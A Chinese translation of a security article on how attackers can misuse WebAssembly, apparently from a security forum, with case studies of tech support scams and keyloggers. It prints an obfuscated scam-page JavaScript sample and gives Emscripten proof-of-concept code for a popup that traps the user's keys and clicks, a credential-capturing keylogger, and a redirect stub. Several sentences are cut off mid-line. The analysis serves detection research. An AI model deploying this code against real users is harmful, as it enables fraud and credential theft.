

原文：<https://www.virusbulletin.com/virusbulletin/2018/10/dark-side-webassembly/>

在本文的上篇中，我们为读者详细介绍了WebAssembly的基础知识，现在，我们以案例的方式，为读者介绍它在恶意软件方面的用途。

案例1：技术支持诈骗

什么是技术支持诈骗？

技术支持诈骗是一种电话欺诈，其中诈骗者声称可以提供合法的技术支持服务。该骗局可能以陌生电话开始，骗子通常会声称来自合法的第三方的员工，如“微软”或“Windows”。在其他情况下，骗局是通过浏览器弹出窗口进行的，该弹出窗口会“警告”受害者，声称他们的机器已经感染了病毒，并敦促他们拨打技术支持电话。图5中显示了技术支持诈骗的浏览器弹出窗口。




图5：用于技术支持诈骗的浏览器弹出窗口。

攻击者希望受害者能在浏览器中看到警报，并继续弹出“系统感染病毒”之类的窗口对其进行轰炸。当受害者拨打技术支持电话时，骗子要么要求用户付钱来解决问题，要么要求用户提供更多信息。

技术支持诈骗来源

技术支持诈骗的来源包括：

- 戒心不强的用户通过Bing或Google等热门搜索引擎搜索商业技术支持。
- 合法但被攻陷的网站，将用户重定向到欺诈页面。网站的入侵通常是通过利用CMS（内容管理系统）中的漏洞来实现的，常见的CMS系统包括WordPress、Joomla、Drupal等。
- 在欺诈页面上显示恶意广告。该机制还可以利用诸如地理定位检查、浏览器信息等指纹识别技术，避免向同一个用户重复展示相同的恶意广告。

技术支持诈骗数量呈上升趋势

长期以来，漏洞利用工具包是恶意软件作者的首选恶意软件交付工具。但是，随着浏览器和相关插件不断更新，以及操作系统安全性的不断提高，漏洞利用工具包变得越来越难以使用。

技术支持诈骗技法越来越难以发现

技术支持诈骗刚出现时，所有恶意的网页行为都是通过JavaScript来实现的，并且这些JavaScript未经过混淆处理，所以很容易被检测到。然而，随着技术支持诈骗开始成为更复杂的攻击手段，检测难度也在增加。

```
function e9a44ae33ab(s) {
    var t = "";
    var tmp = s.split("20025215");
    s = unescape(tmp[0]);
    k = unescape(tmp[1] + "520507");
    for( var i = 0; i < s.length; i++) {
        r += String.fromCharCode((parseInt(k.charAt(i%k.length))^s.charCodeAt(i))+3);
    }
    return r;
}
document.write(e9a44ae33ab("f3c0174554e4450151488401d6071716d6c014499503b480414551f1f1f2e2c2b51394442e2840564441f
855405144d4c1442a292981c15616a5c16b75166776636566f5c16d12d2b4749491f1f1081f162744786935282d7371717612b71713012c1691
666042e5544e42b7076771716f16942942940855432874162474686942b2a7616a5716f172627407616969495e16c12b1667416811b3940e0463
e1607376a6c1d17216f16016f1723e1e1627447376d3282c2b97177d707299707312c16916d16412929e1313333f128777617076d16c1d1d3b90f107
83e16016b15a763f13815815b17216211816516816716a13e16d12f2a2b25b16217216d12f2b1a1412813910e0463e16f16071715b11d162174781691281
666f17516371713a1a14016b16e178166697512b15673736f1621a141d16716916217516016f17073d1a1731627071712b1607816e16b13c1c1e716015c16
17516271763f15b15514112e13411813e10810743c17016716a16f1697311971716816513811f1607171761681791332e287574737172916416916c16316c16b
12e15c16f15c167e1737173661657078216516516e12e15a16a15916c1747171631607772e16e1741d1915f1777376916013f1f1e1813e13012817216416e1611
6874734b13e17076716616a16f697371871716816513811f15b1615916c17f156164647142c162721f1e1815e1777376216413811b1e1c13c12e17016516f16
146817813f13b17416116816316f1713e12516417716216473736216d16c12016312916712916012c16c12d16112d16112e15a12417816412b14316916516016b166
13f16c15b16b1767474661671754515b1651661617763f16f113816415816415f13316515a16715b17e17c16117216e16071616316516f12712217912216415a1631
5f12b16913f16815c161415e12a16977c17b15815f12612c16817b17476712145f1681617018616716b1767152f17e2b16515916415f12916913f12e2016e16b17
01f144515f176167127123c136013d16712216416d16615f1767674016916716a16516e17812116512212815813f16012b1616217647476016616816616a176475
13d17615415e16314e15716e16012116612115d12f15a13d16012c15b17917216916413b12913d16212b17516f16713f16c13c15d12f16c15916a16016b17414b16b1
6416b12f16416ef17116516e17373f16716316b16a16b12116212d15e12117f124215217116616c16416517012b16516d16717716816216e17112e11a17916416d16216
c1761412b11f1607171671681791332e287574737172916416916c16316b12f12e15c1671373736616517012c16516516e12e15a16a15916c174717163
16077712e16e1741d12d1e16315b11d12613d162163d164159120116616416d166165176771d12911a15213912c12d12b13213713113212e12b13f12e11a157761
7316811e1213d16615e12011f17716716216511d12d1e16a15b1661621761661651711612213a13d12d17716516d1661681713c140f1e0e13d17316217016e16713
91216a16f16b16a1144115c16b16011a14416d1661766211a1551571671607175771a14416016916717116513c12517516417516816513e10810743c17016716a
16f169737197017116816013a1a1711651707812816515a17215917516216f16316d17611a13212812513d11f15f14514313c15413c15f12212517016416f1601
7617112916c16e16916b15b16813e16177616a16774746416e16c1251217d16a17669164701611691691d15b12516e12c16a12d16512217917415b16d11d16112
916212c16f12d16212d15e12e16713a16317716b16717416f16816911916012216f1247816a1621767716616ef12716e13813d1333e11f12811f12f16f13e16e124
17e16217516e16217116316c16e11816112112417c15e13d16012812512d16b16517111414515c17516312113d16416312015f13e12b12412912f12217916312e1641
6b16e16216814015816e14b13e1a1e21a1212f1a17a16516c17916617416613b16c16717611d14415e1761671651b12413c16713d1671291641671145515414
91116e1716716e17712012413816513a15212e16d1661731651014714f16416b17717116517512e12213a16012a16116e16916216a1516916f14013e12716213d161
12d11d13711a12816612016912213516412712f1a13511f12d16112216712216016017515315614515216216516c16c16417912112412213917716717315116316a1
6516917b17512716c12816512e16616217415215614514316216b16d16717716716216c16e16117712012f12c13012912c12117f17816413f16116b16517b16e16016
170712c11d1607114716916516f16b167173731b171164121716912313816213f12c12c16916617511a14415c17116712612f12b12412912f123124134128125163
12d16712112d16312912f13c1691221371815e12011f16716917b16e173116516d173116e11413712912f12317313c12f1231516315d13c12512d13c12e1771651661
6216f17513a10d10213b17016516f16116817811917317216c16513f11d17116717517612916e15a17115a17176716a16416d17411f13c12912e13d11c15c14116413
b1531e15d12712b17615716b11f17516d16e16c16116f16716213d11a12c12912412b13413412f13612d13412e12a1281391311d13c17215916a11f16
```

下一步：应用WebAssembly

对于技术支持诈骗来说，几乎所有的过程都是通过JavaScript来实现的。通过WebAssembly，攻击者可以把JavaScript编译为二进制形式来执行，这样可以降低被检测到的

```

#include <emscripten.h>

int main()
{
    EM_ASM
    {
        document.body.innerHTML="";
        document.write('<title>TSS Using WASM</title>');
        alert("*** Windows Warning Alert **\n\nMalicious Spyware/Riskware Detected\n\nError # 0x80072ee7\n\nPlease call us immediately at: +x-xxx-xxx-xxxx\nDo not ignore");
        document.write('');
        window.onkeydown = function(evt)
        {
            //Monitoring key strokes by victim
            //Example: if victim presses ESC key to close the popup, the code doesnt allow this action
            if(evt.keyCode == 13 || evt.keyCode == 27 || evt.keyCode == 16 || evt.keyCode == 123 || evt.keyCode == 85 || evt.keyCode == 9 || evt.keyCode == 115 || evt.
            keyCode == 116 || evt.keyCode == 112 || evt.keyCode == 114 || evt.keyCode == 17)
            {
                return false;
            }
        }
    }
    window.onkeypress = function(evn)
    {
        if(evn.keyCode == 123 || evn.keyCode == 117)
        {
            return false;
        }
    };

    document.addEventListener('keyup', function(es)
    {
        if (es.keyCode == 27)
        {
            alert("*** Windows Warning Alert **\n\nMalicious Spyware/Riskware Detected\n\nError # 0x80072ee7\n\nPlease call us immediately at: +x-xxx-xxx-xxxx\nDo not ignore");
        }
    }, false);
    document.onclick = function (e)
    {
        alert("*** Windows Warning Alert **\n\nMalicious Spyware/Riskware Detected\n\nError # 0x80072ee7\n\nPlease call us immediately at: +x-xxx-xxx-xxxx\nDo not ignore");
    };
    return 0;
}

```

图7 POC：执行JavaScript代码的C代码片段。

Emscripten编译器提供了一种使用EM_ASM()[14]从C代码中调用JavaScript代码的方法。

EM_ASM()标签中的代码将被执行，就像这里是已经生成的代码一样。也就是说，这里的JavaScript代码就像平常在Web上找到的普通JavaScript代码一样被执行。

对于这段JavaScript代码，首先会显示警告用户系统被感染的弹出窗口和图像，具体如图8所示。




图8：弹出窗口警告用户系统已被感染。

之后，代码会检查以下按键：

| | |
|-----|-------|
| 13 | ENTER |
| 27 | ESC |
| 18 | ALT |
| 123 | F12 |
| 85 | u |
| 9 | TAB |
| 115 | F4 |
| 116 | F5 |
| 112 | F1 |
| 114 | F3 |
| 17 | CTRL |

这可以防止用户通过按下ESC或CTRL+ALT+DELETE组合键或表格中显示的其他按键来退出诈骗窗口。

此外，该代码还监控鼠标点击事件，并在每次点击鼠标时都会弹出恶意警告窗口。

在这个场景中，只有“document.write()”标签中的代码会在浏览器中呈现，而JavaScript代码是动态加载的。这些C代码唯一可见的踪迹，就是在浏览器缓存中可见的Wasm




图9:在浏览器缓存中看到的WASM文件的内容。

案例2:网站型键盘记录程序

键盘记录程序是什么？

键盘记录(Keystroke logging)通常被称为键盘记录(keylogging)或键盘捕获(keyboard capture)，指的是记录用户的击键动作，当然，通常都是秘密进行的，这样使用键盘的人就不知道他们的动作正在被监控。然后，操作日志程序(更广为人知的说法是键盘记录)

键盘记录程序最常用于窃取密码和其他机密信息。

键盘记录器通常会以各种形式出现，包括可执行文件、脚本文件等，但最终目标都是窃取机密数据，如密码、信用卡信息等。

键盘记录程序对应的可执行文件可以通过各种渠道植入文件系统，例如通过垃圾邮件、社会工程诈骗、漏洞利用程序,等等。不管当前系统上面运行的是哪种应用程序，键盘记录器都会记录所有输入。

脚本型键盘记录程序通常都是使用诸如JavaScript、VB之类的脚本语言编写的。之后，它们会被注入到被入侵的网站中，以窃取网站访问者的密码和其他机密信息。在大多数情况下，脚本型键盘记录程序都是通过恶意广告或恶意软件注入到网站中的。

```

1  #include <emscripten.h>
2
3  int main()
4  {
5      EM_ASM
6      (
7          document.body.innerHTML="";
8          document.write('<title>Keylogger Using WASM</title>');
9          document.write('<center><font size="20"><b>Keylogger POC</b></font></center>');
10         var username='';
11         var password='';
12         var final_data='';
13
14         function myFunction0(x)
15         {
16             /* this function stores captured username */
17             username=final_data;
18             final_data='';
19         }
20         function myFunction1(x)
21         {
22             /* this function stores captured password */
23             password=final_data;
24             final_data='';
25         }
26         function display()
27         {
28             /* this function displays captured credentials */
29             alert("Username: " + username + "\nPassword: " + password);
30             username='';
31             password='';
32         }
33         document.onkeypress = function(e)
34         {
35             /* this function captures keystrokes */
36             var stroke = e.key;
37             var key_val = e.keyCode || e.charCode;
38             if(key_val>32)
39             {
40                 final_data = final_data + stroke;
41             }
42         };
43
44         var br1 = document.createElement("br");
45         document.body.appendChild(br1);
46         var x = document.createElement("INPUT");
47         x.setAttribute("type", "text");
48         x.addEventListener("change",myFunction0);
49         document.body.appendChild(x);
50         var lbl = document.createElement("LABEL");
51         var t = document.createTextNode("Username");
52         lbl.setAttribute("for", x.id);
53         lbl.appendChild(t);
54         document.body.insertBefore(lbl,x);
55         var br2 = document.createElement("br");
56         document.body.appendChild(br2);
57         var br3 = document.createElement("br");
58         document.body.appendChild(br3);
59
60         var y= document.createElement("INPUT");
61         y.setAttribute("type", "password");
62         y.addEventListener("change",myFunction1);
63         document.body.appendChild(y);
64         var lbl1 = document.createElement("LABEL");
65         var t1 = document.createTextNode("Password");
66         lbl1.setAttribute("for", y.id);
67         lbl1.appendChild(t1);
68         document.body.insertBefore(lbl1,y);
69         var br4 = document.createElement("br");
70         document.body.appendChild(br4);
71         var br5 = document.createElement("br");
72         document.body.appendChild(br5);
73
74         var z= document.createElement("button");
75         z.setAttribute("name", "submit");
76         z.setAttribute("value", "Submit");
77         z.addEventListener("click", display);
78         z.innerHTML = 'Submit';
79         document.body.appendChild(z);
80
81         document.body.style.textAlign="center";
82     );
83     return 0;
84 }

```

图10：POC代码。

对于图10所示的代码来说，其中包含了四个主要功能：

- myFunction0()——存储用户键入的用户名。
- myFunction1()——存储用户键入的密码。
- display()——我们可以利用这个函数来显示通过上述两个函数获得的登陆凭证。
- onkeypress——这个函数用于侦听用户按下的键，并将其记录下来。

在第43行和第57行，我们可以看到"change"事件监听器被附加到了用户名和密码的文本字段中。当用户输入完用户名/密码后，将会触发该事件。触发该事件时，将分别调

代码的其余部分只是为用户输入表单构建相应的HTML前端。

在这种情况下，安全产品只会看到编译后的Wasm文件而非JavaScript源代码，从而使检测工作变得更加困难。

概念证明代码的输出结果可以在图11中看到。




图11：概念证明代码的输出结果。

该示例表明，WebAssembly可用于在网络钓鱼活动捕获机密信息，并且不会留下许多痕迹，从而提高了安全检测的难度。

WebAssembly——探索新领域

正如我们所看到的那样，WebAssembly可以通过各种方式用于实现邪恶的目标。但是，这些只是一个开端而已。我们坚信，在未来，WebAssembly将涉足以下一个或多个

- 浏览器漏洞利用——通过考察近期公开的浏览器漏洞利用代码，我们发现，它们许多都会涉及JavaScript代码。因此，WebAssembly可以通过混淆漏洞利用代码在浏览器
- 恶意重定向——我们通常会遇到从被入侵的网站到技术支持诈骗、浏览器挖矿等页面的恶意重定向。除了通过JavaScript进行重定向之外，实际上，攻击者还可以使用W

```
#include <emscripten.h>

int main()
{
    EM_ASM
    (   document.body.innerHTML="";
        document.write('<title>Redirection Using Wasm</title>');
        alert('Redirecting to Another Website');
        /* redirecting to our keylogger POC */
        window.location.href='keylogger.html';
    );
    return 0;
}
```

因此，我们可以使用WebAssembly构建一个很长的重定向链：首先，让被入侵的网站加载上面的Wasm，而Wasm代码则用于生成一个定制的网络钓鱼页面，进而通过WebAssembly实现重定向。

参考资料

- [1] <https://www.quora.com/in/Will-WebAssembly-make-JavaScript-skills-more-or-less-valuable-in-the-future-WebAssembly-will-allow-performance-critical-stuff-to-be-written-in-JavaScript>
- [2] <http://2ality.com/2013/02/asm-js.html>.
- [3] <https://medium.com/javascript-scene/why-we-need-webassembly-an-interview-with-brendan-eich-7fb2a60b0723>.
- [4] <https://brendaneich.com/2015/06/from-asm-js-to-webassembly/>.
- [5] <https://auth0.com/blog/7-things-you-should-know-about-web-assembly/>.
- [6] <https://webassembly.org/>.
- [7] <https://developer.mozilla.org/en-US/docs/WebAssembly>.
- [8] <https://developer.mozilla.org/en-US/docs/Mozilla/Projects/Emscripten>.
- [9] <http://kripken.github.io/emscripten-site/>.
- [10] <https://cloudblogs.microsoft.com/microsoftsecure/2018/04/20/teaming-up-in-the-war-on-tech-support-scams/>.
- [11] <https://www.ic3.gov/media/2018/180328.aspx>.
- [12] <https://www.symantec.com/connect/blogs/tech-support-scams-increasing-complexity>.
- [13] <https://www.symantec.com/blogs/threat-intelligence/tech-support-scams-aes>.
- [14] https://kripken.github.io/emscripten-site/docs/porting/connecting_cpp_and_javascript/Interacting-with-code.html#interacting-with-code-call-javascript-from-c
- [15] https://en.wikipedia.org/wiki/Keystroke_logging.

点击收藏 | 1 关注 | 1

[上一篇：Thinkphp-聚合查询漏洞](#) [下一篇：Hooking linux内核函数...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟贴

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)